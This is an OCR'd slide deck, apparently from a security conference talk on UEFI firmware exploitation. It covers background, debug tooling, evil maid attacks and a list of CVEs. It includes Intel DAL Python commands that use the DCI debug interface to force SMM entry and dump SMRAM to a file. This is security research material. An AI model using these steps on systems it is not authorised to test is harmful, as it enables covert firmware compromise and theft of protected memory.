
UEFI EXPLOITATION FOR THE MASSES

"IF YOU WANT TO KEEP A SECRET, YOU MUST ALSO HIDE IT FROM YOURSELF"

"WAR IS PEACE.
FREEDOM IS SLAVERY.
IGNORANCE IS STRENGTH."



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WHO ARE WE
Jesse Michael
@jessemichael
Mickey Shkatov
@HackingThings
eclypsium
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AGENDA

- BACKGROUND
- GETTING STARTED
- EVIL MAID ATTACKS ON UEFI
- EXPLOITING UEFI IN REAL LIFE
- UEFI EXPLOIT MITIGATIONS
- RECOMMENDATIONS
- QA

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BACKGROUND

BIOS – Basic Input Output System
UEFI – Unified Extensible Firmware Interface
DCI – Direct Connect Interface
SMM – System Management Mode

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
BACKGROUND

Yuriy Bulygin
Corey Kallenberg
Xeno Kovah
Rafal wojtczuk
Nikolaj Schlej
Snare
Matthew Garrett
Joanna Rutkowska
Trammell Hudson
And more...

BACKGROUND



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
BACKGROUND

Platform Initialization (PI) Boot Phases



BACKGROUND

1997-2008

Some patent titles:

US7904708B2 - Remote management of UEFI BIOS settings and configuration

US5978912A - Network enhanced BIOS enabling remote management of a computer without a functioning operating system

US6594757B1 - Remote BIOS upgrade of an appliance server by rebooting from updated BIOS that has been downloaded into service partition before flashing programmable ROM

US6609151B1 - System for configuring a computer with or without an operating system to allow another computer to remotely exchange data and control the computer

US6732267B1 - System and method for performing remote BIOS updates

US7013385B2 - Remotely controlled boot settings in a server blade environment

US20070220244A1 - Chipset-independent method for locally and remotely updating and configuring system BIOS

GETTING STARTED

Recommended Tools


$15

Intel Studio Debug

UEFITool

CHIPSEC

Universal-IFR-Extractor



UEFI Shell USB

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GETTING STARTED


Getting started with a firmware debug environment:


1. Intel Hardware Debug Interface (DCI)
2. Intel Studio Debug
3. Intel Debug Abstraction Layer

GETTING STARTED

Starting and using Intel Studio Debug

1. Start ConfigConsole.exe and connect







GETTING STARTED

Starting and using Intel Studio Debug

1. Start Intel Studio Debug and connect






PythonConsole.cmd

```
INFO: Probe connection initialized!
INFO: Connected to Processor type: Skylake (4
threads)
INFO: CPU type "Skylake": detailed register
information available.
INFO: Initialization complete.
```

GETTING STARTED

Alternatively:
PythonConsole.cmd



EVIL MAID ATTACKS ON UEFI

Physical access attacks on UEFI firmware

Open Chassis vs Closed Chassis

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EVIL MAID ATTACKS ON UEFI

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Exploiting UEFI in real life

Known CVE's

CVE-2014-8273
CVE-2015-0949
CVE-2017-11315
CVE-2017-3753
CVE-2017-11312
CVE-2017-11316
CVE-2017-11313
CVE-2017-11314
CVE-2018-3612

Exploiting UEFI in real life

SMM ENTER

Intel DAL Python CLI

```
Registering MasterFrame...
Registered C:\Intel\DAL_1.9.9588.110\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9588.100 Built 10/23/2017 against rev ID 544636 [1742]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8933, Python.NET 2.0.18, pyreadline 2.0.1
        Note:   The 'coregroupsactive' control variable has been set to 'GPC'
Using SKL_KBP_OpenDCI_DbC_Only_ReferenceSettings
>>? itp.halt()
        [SKL_C0_T0]  Halt Command break at 0x38:0000000086E78817
        [SKL_C0_T1]  HLT Instruction break at 0x38:00000000000571E5
        [SKL_C1_T0]  HLT Instruction break at 0x38:00000000000571E5
        [SKL_C1_T1]  HLT Instruction break at 0x38:00000000000571E5
>>> itp.cv.smmentrybreak.setValue("True")
>>> itp.threads[0].port(0xB2,0x1)
>>> itp.go()
>>?     [SKL_C0_T0]  SMM Entry break at 0xCE00:0000000000008000
        [SKL_C0_T1]  SMM Entry break at 0xCE80:0000000000008000
        [SKL_C1_T0]  SMM Entry break at 0xCF00:0000000000008000
        [SKL_C1_T1]  SMM Entry break at 0xCF80:0000000000008000
>>?
>>>
```

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Exploiting UEFI in real life

SMM ENTER

Intel DAL Python CLI

```
import time
itp.halt()
itp.cv.smmentrybreak.setValue("True")
itp.threads[0].port(0xB2,0x1)
itp.go()

time.sleep(5)
smrambasephys = itp.cores[0].threads[0].msr(0x1f2)
smrambasephys[0:12] =0
itp.threads[0].memsave(r"c:\Intel\smram_dump.bin",smrambasephys.ToHe
x(), 0x800000, True)
itp.cv.smmentrybreak.setValue("False")
itp.go()
```

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
Exploiting UEFI in real life

Accessing SMM using Intel Debug

CVE-2018-3652

1. Intel Debug studio
2. Intel DAL



https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00127.html

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
Exploiting UEFI in real life



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
Exploiting UEFI in real life

